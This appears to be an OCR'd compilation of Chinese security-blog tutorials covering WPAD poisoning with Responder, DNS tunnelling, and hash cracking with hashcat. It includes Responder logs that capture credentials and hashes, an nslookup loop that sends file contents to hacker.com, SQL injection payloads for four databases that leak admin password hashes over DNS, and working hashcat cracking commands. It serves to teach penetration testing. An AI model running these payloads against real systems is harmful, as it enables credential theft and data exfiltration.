
2 向 dns 服务器发送请求查找 wpad.test.local，然后获取代理配置文件，如果成功跳到第 4 步，否则执行下一步

3 发送 LLMNR 查询 wpad.test.local，如果成功跳到第 4 步，不成功代理设置失败

4 下载 wpad.dat 并且配置

在第一步中使用 dns 污染攻击到第二步，第二步也可以使用 dns 污染攻击，这种攻击模式是可以通过配置网络设备去预防的。当通过 LLMNR 进行查询时，该请求将通过广播发送到网络中的每个客户端。 在这一点上，攻击者可以像 wpad 服务器那样将他的 wpad.dat 文件发送给客户端。


重要的是 WPAD 协议内置于 Windows 操作系统中。此配置可以在 Internet Explorer 浏览器的 LAN 设置部分中看到。如下图;



利用 WPAD

Responder 是中间人攻击很好的实用工具，Responder 提供假的 WPAD 服务器并响应客户端的 WPAD 名称解析。然后提供假的 wpad.dat 下载。Responder 创建一个身份验证程序，并要求客户端填写域中的账户密码。这样就可以获取到员工的帐号密码。

下面是一个 wpad 中间人攻击的拓扑图：



利用 Responder 的步骤：

1 提供假的 http 服务器并等待帐号密码

```
root@kali:~/Responder# python Responder.py -I eth0 -wFb
---
snippet
---
[+] Poisoning Options:
 Analyze Mode [OFF]
 Force WPAD auth [ON]
 Force Basic Auth [ON]
 Force LM downgrade [OFF]
 Fingerprint hosts [OFF]
[+] Generic Options:
 Responder NIC [eth0]
 Responder IP [10.7.7.31]
 Challenge set [1122334455667788]
[+] Listening for events...
```


2 Responder 伪造的登录框

3 获取的明文如下

```
root@kali:~/Responder# python Responder.py -I eth0 -wFb

---
snippet
---
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.7.7.30 for name GOOGLE.COM (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.7.7.30 for name WWW.GOOGLE.COM (service: Workstation/Redirector)
[HTTP] Basic Client : 10.7.7.30
[HTTP] Basic Username : PENTESTLAB\roland
[HTTP] Basic Password : secr3tPassw0rd123!
[*] [LLMNR] Poisoned answer sent to 10.7.7.30 for name respproxysrv
[SMB] NTLMv2-SSP Client : 10.7.7.30
[SMB] NTLMv2-SSP Username : PENTESTLAB\Administrator
[SMB] NTLMv2-SSP Hash : Administrator::PENTESTLAB:1122334455667788:8EBDB974DF3D5F4FB0CA15F1C5068856:0101000000000
0007894C6BE2C54D201FCEDFDB71BB6F1F2000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D
0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000030000B39
077D5C9B729062C03BB45B8880D9EC2672C57115A1FE3E06F778D79551D8F0A0010000000000000000000000000000000000000090022006300
6900660073002F007200650073007000700072006F007800790073007200760000000000000000
[SMB] Requested Share : \\RESPPROXYSRV\IPC$
[*] [LLMNR] Poisoned answer sent to 10.7.7.30 for name respproxysrv
[*] Skipping previously captured hash for PENTESTLAB\Administrator
[SMB] Requested Share : \\RESPPROXYSRV\PICTURES
[*] [LLMNR] Poisoned answer sent to 10.7.7.30 for name respproxysrv
[*] Skipping previously captured hash for PENTESTLAB\Administrator
[SMB] Requested Share : \\RESPPROXYSRV\PICTURES
[*] [LLMNR] Poisoned answer sent to 10.7.7.30 for name respproxysrv
[*] Skipping previously captured hash for PENTESTLAB\Administrator
[SMB] Requested Share : \\RESPPROXYSRV\PICTURES
[*] Skipping previously captured hash for PENTESTLAB\roland
```


缓解 WPAD 攻击的方法

1 在 DNS 服务器上指定 wpad 服务器的地址

2 使用组策略设置禁止所有 Internet 浏览器上的“自动检测代理设置”。


DNS 隧道技术解析

原创： myh0st 信安之路 2017-06-14

在之前穿越边界的姿势文章中介绍了几种穿透内网的方式，今天的这种方式再之前的文章里没有提及，所以今天来重点介绍使用 dns 协议穿透内网。

DNS 基础

大家可以自行搜索关于 dns 的几种查询方式以及查询流程，因为比较基础，我这里就不贴了。下面贴一个关于 dns 查询的图，大家自行理解：




Q表示查询、A表示响应

DNS 隧道技术是如何实现的

一个查询的流程

我们通过下图来理解一下



第一步：黑客向内部 dns 服务器发送一个查询 hacker.com 的请求（这个域

名的控制权限是在黑客手里的）

第二步：内部 dns 服务器通过防火墙向根 dns 服务器发出查询请求

第三步：经过大量重定向后，DNS 请求到达 hacker.com 的权威 DNS 服务器，该服务器处于黑客的控制之下

第四步：黑客请求查询的响应结果通过防火墙

第五步：响应结果返回到内部服务器

第六步：内部服务器将响应结果返回给黑客

上面的流程展示了一个黑客在连接外部网络时 dns 解析的一个过程。由于防火墙并没有对 dns 协议做任何处理，所以我们可以通过这种方式向外网发送数据来穿透防火墙。

如何向外部 dns 发送数据

1 将下面内容保存一个文件

```
cat sensitive.txt Alice

Bob

John
```

2 使用如下命令

```
for i in $(cat sensitive.txt); do d=$(echo $i|base64) && nslookup $d.hacker.com; done
```

以上命令的意思是，循环读取文件内容，并且对内容进行 base64 编码然后用 nslookup 将编码后的内容作为主机名向 dns 发送查询请求。我们可以跟踪 dns 服务器的解析日志，找出发送出去的内容。

下面是这种方式的问题：

1 这是一个单向通道，不可以从外部到内部，只能从内部到外部。

2 这种处理一下小文件是可以的，但是如果有个 100M 的文件就不那么友好了

这是我们就需要一个工具来完成这个任务了。

推荐工具

一款优秀的工具 dnscat2，下载地址：*https://github.com/iagox86/dnscat2*

dnscat2 提供客户端和服务端。

使用的条件：

1 一台 vps

2 一个域名控制权限

3 一台内网权限

利用 dns 回显 sql 注入

基于以上思路，我们在遇到没有回显的注入时，不能确定命令是否成功，我们可以利用 dns，将结果回显到自己的 dns 服务器上，下面简单说一下不同数据库的利用方式。

MSSQL

有用的存储过程

master..xp_dirtree

功能：递归获取指定目录下的所有目录

命令：master..xp_dirtree '<dirpath>'

master..xp_fileexist

功能：检测指定磁盘下有没有该文件

命令：xp_fileexist '<filepath>'

master..xp_subdirs

功能：获取指定目录下的目录列表

命令：master..xp_subdirs '<dirpath>'

获取 sa 的 hash

```
DECLARE @host varchar(1024);
SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins WHERE name='sa') +'.attacker.com';
EXEC('master..xp_dirtree "\\'+@host+'\foobar$"');
```


执行以上命令即可在远程 dns 服务器上留下解析日志，获得 hash

Oracle

UTL_INADDR.GET_HOST_ADDRESS

函数：UTL_INADDR.GET_HOST_ADDRESS('<host>')

exp：SELECT UTL_INADDR.GET_HOST_ADDRESS('password.hacker.com');

UTL_HTTP.REQUEST

函数：UTL_HTTP.REQUEST('<url>')

exp：SELECT UTL_HTTP.REQUEST('http://password.hacker.com/index.php') FROM DUAL;

HTTPURITYPE.GETCLOB

函数：HTTPURITYPE('<url>').GETCLOB()

exp：SELECT HTTPURITYPE('http://password.hacker.com/index.php').GETCLOB() FROM DUAL;

DBMS_LDAP.INIT

函数：DBMS_LDAP.INIT(('<host>',<port>)

exp：SELECT DBMS_LDAP.INIT(('password.hacker.com',80) FROM DUAL;

举例

SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.com',80) FROM DUAL;

以上查询语句将管理员的密码解析到我们的 dns 服务器上

Mysql

LOAD_FILE

函数：LOAD_FILE('<filepath>')

exp：SELECT LOAD_FILE('C:\Windows\system.ini');

举例

SELECT LOAD_FILE(CONCAT('\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.hacker.com\foobar'));

将 root 用户的 hash 解析到我们的 dns 服务器上

PostgreSQL

COPY

函数：COPY <table>(<column>,...) FROM '<path>'

exp：COPY users(names) FROM 'C:\Windows\Temp\users.txt'

举例

```
DROP TABLE IF EXISTS table_output;
CREATE TABLE table_output(content text);
CREATE OR REPLACE FUNCTION
temp_function()
RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result TEXT;
BEGIN
SELECT INTO query_result (SELECT passwd
FROM pg_shadow WHERE usename='postgres');
exec_cmd := E'COPY table_output(content)
FROM E\'\\\\\\\\\'||query_result||
E'.hacker.com\\\\foobar.txt\'';
EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();
```


由于 PostgreSQL 不接受子查询，切变量和函数必须进行显视声明。所以利

用过程比较麻烦。

总结

本文简单的讲解了 DNS 隧道技术是如何实现的，以及简单的测试，推荐了工具，然而并没有对工具如何使用进行阐述，这就需要小伙伴们自己去测试了。

密码破解那些事

xlion 信安之路 2017-07-16

最近恰巧刚好搞到一批 hash,所以就寻思着,要不顺手小结一点关于 hash 破解的东西吧,反正经常要用,就当留备忘了,顺便也分享给大家,主要还是希望大家都能在实际渗透中能尽快上手用,既是这样,就肯定不会涉及太深,比如,其内部的破解算法具体是如何实现的等等…,我们都不会去深入剖析,毕竟,并不是为了去写此类工具,如果真的有兴趣,可自行去读源码[起码自己暂时还没那能力],经常渗透的朋友可能都非常清楚,由于各种各样的途径,我们经常会搞到各种各样的散列[hash],比如,各类 web 管理用户的密码 hash,各类系统用户的密码 hash,各种第三方服务器工具配置文件中的 hash,各类办公套件文件启动密码的加密 hash,等等……今天,我们就来简要说明一下关于各类 hash 破解工具的使用,以备不时之需……其实,明眼人都很清楚,hash 破解的本质是没啥实际的技术含量的[前提你不自己写此类工具],还是那句话,主要目的还是希望大家能尽快上手,既然是好东西就要想办法把它应用到实际干活儿中,不然,意义何在呢...废话少说,咱们开始介绍今天的第一款 hash 破解工具,'hashcat' 想必该工具早已家喻户晓 [关于 hash 破解的东西,后续我会做成一个单独的系列],希望大家能持续关注,你们的支持,会是自己努力创作的源泉,嘿嘿……

几个常用的破解网站

下面是几个相对还算好用的在线 hash 破解站[其实,诸如此类的站点还有非常多,不过大多都不太靠谱,后期遇到好的我会再贴上来]

http://www.cmd5.com

这个是国内比较知名的一个在线 hash 破解站,虽然目前支持的散列类型还比较少,不过就成功率来讲,还行吧,在你自己没有特别好的显卡,GPU 矩阵或者性能强劲的 CPU 的时候,它无疑是个很好的替代品,实在没查到,起码还可以在后台帮你跑五天,先不管能不能跑出来,总归是个希望。

http://www.objectif-securite.ch

如果 cmd5 实在跑不出来,不妨再尝试它,也是个比较老的在线 hash 破解站了,估计朋友们也都比较熟悉,这里就不啰嗦了

万能的淘宝

另外,在淘宝上也有很多卖家提供这种 hash 爆破服务,实在不行还可以尝试直接丢给他们跑,一般跑出来才会让你付钱,其实说白点儿,他们可能也是在后台拿 GPU 矩阵跑的,需要注意的是,找个靠谱点儿的店就好了,某宝骗子多,形形色色,有些东西总让人防不胜防……

在线破解工具


kali 中也自带了一个在线的 hash 破解脚本 'findmyhash',其实,脚本做的事情非常 low,就是轮询着把你提供的 hash 丢到各个 hash 破解站上去查询,如果查到了就把对应的结果明文发回来,实在不行,还可以丢到谷歌上跑跑,仅此而已,可能唯一要注意的是先把 kali 挂上 vpn,不然,有些站点可能访问不了,说实话,基本就是个废[除了最普通的 md5,别的就算了吧],实在没办法,碰碰运气还是可以的

findmyhash md5 -h ff9830c42660c1dd1942844f8069b74a

识别 hash 类型

如果你实在搞不清楚某条 hash 的具体散列类型,不妨先用下面的脚本[kali 自带]大致识别下,可能不太准,不过粗略的看一眼还是可以的,另外,谷歌上也有很多在线的 hash 类型识别站,可自行去尝试,这里就不一一列举了

hash-identifier



hash 暴力破解

除了在线查找的方法，剩下的方法就是自定义字典或者穷举的方式进行暴力破解，网络上有一款爆破 hash 非常的强大的工具--hashcat，支持多种 hash 破解以及多种字典规则，利用 gpu 破解速度奇快。

使用 hashcat 之前需要什么？

务必保证已经事先装好对应的显卡驱动(看官网这情况,最新版的 hashcat 除了增加了一些新的散列类型之外,貌似也已经不再区分 AMD 和英伟达显卡了,如果你用的是旧版本的 hashcat,请根据自己实际的显卡类型来选择对应版本的 hashcat),之后再到其官方站点把 hashcat down 下来,注意,直接解压即可运行,无需再额外装任何东西,用什么系统就运行对应系统的可执行程序即可[实际破解中,还是更推荐用 linux,可能就是装驱动稍微有点儿麻烦,不过还好啦,如果实在搞不定,在 win 下跑也是一样的],本来想用显卡给大家演示的,没办法,家里的电脑,集成显卡[没钱,无奈],大家谅解哈,所以,下面就直接全部用 kali 自带的 hashcat 来演示了,不同类型的 hashcat,单就用法来讲,其实也没啥太大区别,实际使用中建议还是自己买块好点儿的显卡跑,如果真有条件[很显然,本人是个穷逼]GPU 矩阵也是可以考虑的:

https://hashcat.net/files/hashcat-3.6.0.7z

hashcat 的参数简介

如果在 kali 中提示要升级到新版本[kali2.x 可能会出现这样的情况],请把系统时间修改到 2010 年之前即可,这里就只说几个最常用的选项,关于其它的各种小选项,因为自己实际中用的比较少,如果大家万一用到,扫一眼帮助即可,篇幅原因这里就只捡最核心的说了:

-a 指定要使用的破解模式

-m 指定要破解的 hash 类型所对应的 id[下面有一份完整的 hash id 对照表],几乎现在市面上常用的一些散列类型它都支持,而且每个版本更新都会增加一些新的算法

-o 指定破解成功后的 hash 及所对应的明文密码的存放位置,可以用它把破解成功的 hash 写到指定的文件中

--force 忽略破解过程中的警告信息,跑单条 hash 可能需要加上此选项

--show 显示已经破解的 hash 及该 hash 所对应的明文

--increment 启用增量破解模式,你可以利用此模式让 hashcat 在指定的密码长度范围内执行破解过程,其实,并不建议这么用,因为破解时间可能会比较长

--increment-min 密码最小长度,后面直接等于一个整数即可,配置 increment 模式一起使用

--increment-max 密码最大长度,同上

--outfile-format 指定破解结果的输出格式 id,一般自己常用 3

--username 忽略 hash 文件中的指定的用户名,在破解 win 和 linux 系统用户密码 hash 可能会用到

--remove 删除已被破解成功的 hash

-r 使用自定义破解规则,这个后期抽空再说吧,比较的复杂,不是一两句话能说完的

hashcat 模式介绍

0 | Straight 最简单的纯粹基于字典的爆破模式,后面可以连续跟上多个字典文件,破解的成功与否最终还是取决于字典质量,在几乎同等的破解时间里,是我我肯定不会先

选它的,简单跑一些弱口令什么的,还是可以的,话说回来,如果只是跑些弱口令,大可不用 hashcat,未免有些大材小用了,不是吗

1 | Combination 一种相对智能高效的爆破模式,它的意思是这样的,如果你事先已经明确知道密码中可能包含哪些字符串,你可以把那些字符串事先写到文件中,每行对应一个字符串,然后 hashcat 会自动根据你所提供的这些字符串,尝试所有可能的组合进行猜解

3 | Brute-force 基于纯掩码的爆破方式,如果你有需求要大批量爆破 hash,可能会用到,后面我们会用绝大部分的篇幅来说它,这里需要稍微注意下,你给定的掩码是多少位它就只破解多少位,比如,你给的是 7 位的掩码,它就只跑 7 位这么长,它可能并不是你想象的那样,"是从 1 位一直跑到第 7 位"这样自动轮询,如果你想让它自动变长跑,启用 increment 模式指定密码的最小和最大长度即可,之前理解的有点儿错,也是看官方的 wiki 才知道的,汗……

6 | Hybrid Wordlist + Mask 基于字典和掩码配合的爆破模式,它的破解过程其实也比较简单,就是每次从前面的字典中取出一个字符串然后和后面掩码的所有组合进行拼接,直到撞到对应的明文

7 | Hybrid Mask + Wordlist 基于掩码和字典配合的爆破模式,跟 6 的过程正好相反,只不过这次它是从前面进行拼接

hasncat 掩码介绍

掩码是个非常灵活的东西,你可以把它放到任何你想放的位置上,甚至,你愿意的话,也可以把自己想跑的一些掩码规则都事先放到一个文件中,然后以.hcmask 命名,加载就可以让 hashcat 自动跑了,这样用起来比较方便,省的后期经常需要人为干预,后续会为大家简单演示下:

l | abcdefghijklmnopqrstuvwxyz 纯小写字母

u | ABCDEFGHIJKLMNOPQRSTUVWXYZ 纯大写字母

d | 0123456789 纯数字

h | 0123456789abcdef 常见小写子目录和数字

H | 0123456789ABCDEF 常见大写字母和数字

s | !"#$%&'()+,-./:;<=>?@[\]^_`{|}~ 特殊字符*

a | ?l?u?d?s　　以上所有字符

b | 0x00 - 0xff　　可能是用来匹配像空格这种密码的

比如,下面的例子:

?l?l?l?l?l?l?d?d?d?d　　表示 6 位小写子目录 4 位数字组成的密码,注意这里的位置全部都是一一对应的

de?l?d?s56pos　　表示由 de 加一位小写字母加一位数字加一位特殊字符后面跟上 56pos 组成的密码

当然,你也可以自定义字符集规则,注意,可以连续指定多个不同的规则集

-1, --custom-charset1　| CS　| User-defined charset ?1　| -1 ?l?d?u

-2, --custom-charset2　| CS　| User-defined charset ?2　| -2 ?l?d?s

-3, --custom-charset3　| CS　| User-defined charset ?3　|

-4, --custom-charset4　| CS　| User-defined charset ?4

比如,下面的例子:

-1 ?l?s　?1?1?1?1?1　　表示五位由特殊字符和小写字母组成的密码

-1 ?d?l　-2 ?d?l?u -3 ?l?u ?1?2?3　　表示密码的第一位可能是小写字母或者数字,第二位可能是大小写字母或者数字,第三位可能是大或小写字母

应用场景

不同破解模式下的具体应用场景,用的时候需要稍微注意下语句格式(暂以破解最普通的 md5 hash 为例)

基于纯字典的爆破模式 [Straight]

hashcat --force -a 0 -m 0 hash.txt /home/weak_wordlist/pass/weakpass.txt -o res.txtcat res.txt

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 32250170a0dca92d53ec9624f336ca24
Time.Started.....: Fri Jul 14 11:14:14 2017 (0 secs)
Time.Estimated...: Fri Jul 14 11:14:14 2017 (0 secs)
Input.Base.......: File (/home/weak_wordlist/pass/weakpass.txt)
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  1001.2 kH/s (2.14ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4999/4999 (100.00%)
Rejected.........: 0/4999 (0.00%)
Restore.Point....: 4096/4999 (81.94%)
Candidates.#1....: jhenny -> toledo
HWMon.Dev.#1.....: N/A

Started: Fri Jul 14 11:14:04 2017
Stopped: Fri Jul 14 11:14:15 2017
root@kali:~# cat res.txt
32250170a0dca92d53ec9624f336ca24:pass123
```


字典与字典组合[Combination]:

我有两个这样的字典,字典包含如下的字符串,而我的实际密码是'adminpass'(字典文件可同时有很多个,不过那也意味你的组合也会特别多,速度就会慢),实际破解就可以像下面就这样写

cat dic1.txt dic2.txt

```
root@kali:~# cat dic1.txt
admin
root
user
master
root@kali:~# cat dic2.txt
pass
toor
```


hashcat --force -a 1 -m 0 hash.txt dic1.txt dic2.txt

```
25e4ee4e9229397b6b17776bfceaf8e7:adminpass

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 25e4ee4e9229397b6b17776bfceaf8e7
Time.Started.....: Fri Jul 14 19:49:12 2017 (0 secs)
Time.Estimated...: Fri Jul 14 19:49:12 2017 (0 secs)
Input.Base.......: File (dic1.txt), Left Side
Input.Mod........: File (dic2.txt), Right Side
Speed.Dev.#1.....:        0 H/s (0.14ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4/8 (50.00%)
Rejected.........: 0/4 (0.00%)
Restore.Point....: 0/4 (0.00%)
Candidates.#1....: adminpass -> masterpass
HWMon.Dev.#1.....: N/A
```


纯掩码的爆破模式[Brute-force]

基于纯掩码的爆破模式,其实就是尝试逐个位破解,一般人的密码设置习惯大都是基于大小写字母数字这种形式的,如果 hash 实在比较多,可以尝试从指定的位数开始一位位的将大小写特殊字符轮询这跑,可以节省一些时间.


破解九位纯小写字母组成的密码 hash,可以看到在我双 CPU 双核的虚拟机中破解这种只是两三分钟的事情

hashcat --force -a 3 -m 0 hash.txt ?l?l?l?l?l?l?l?l?l

```
3d80b3648706a2e669de9901b872b6f6:scdaflist

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 3d80b3648706a2e669de9901b872b6f6
Time.Started.....: Fri Jul 14 19:55:51 2017 (3 mins, 12 secs)
Time.Estimated...: Fri Jul 14 19:59:03 2017 (0 secs)
Input.Mask.......: ?l?l?l?l?l?l?l?l?l [9]
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   127.2 MH/s (7.87ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 25108889600/5429503678976 (0.46%)
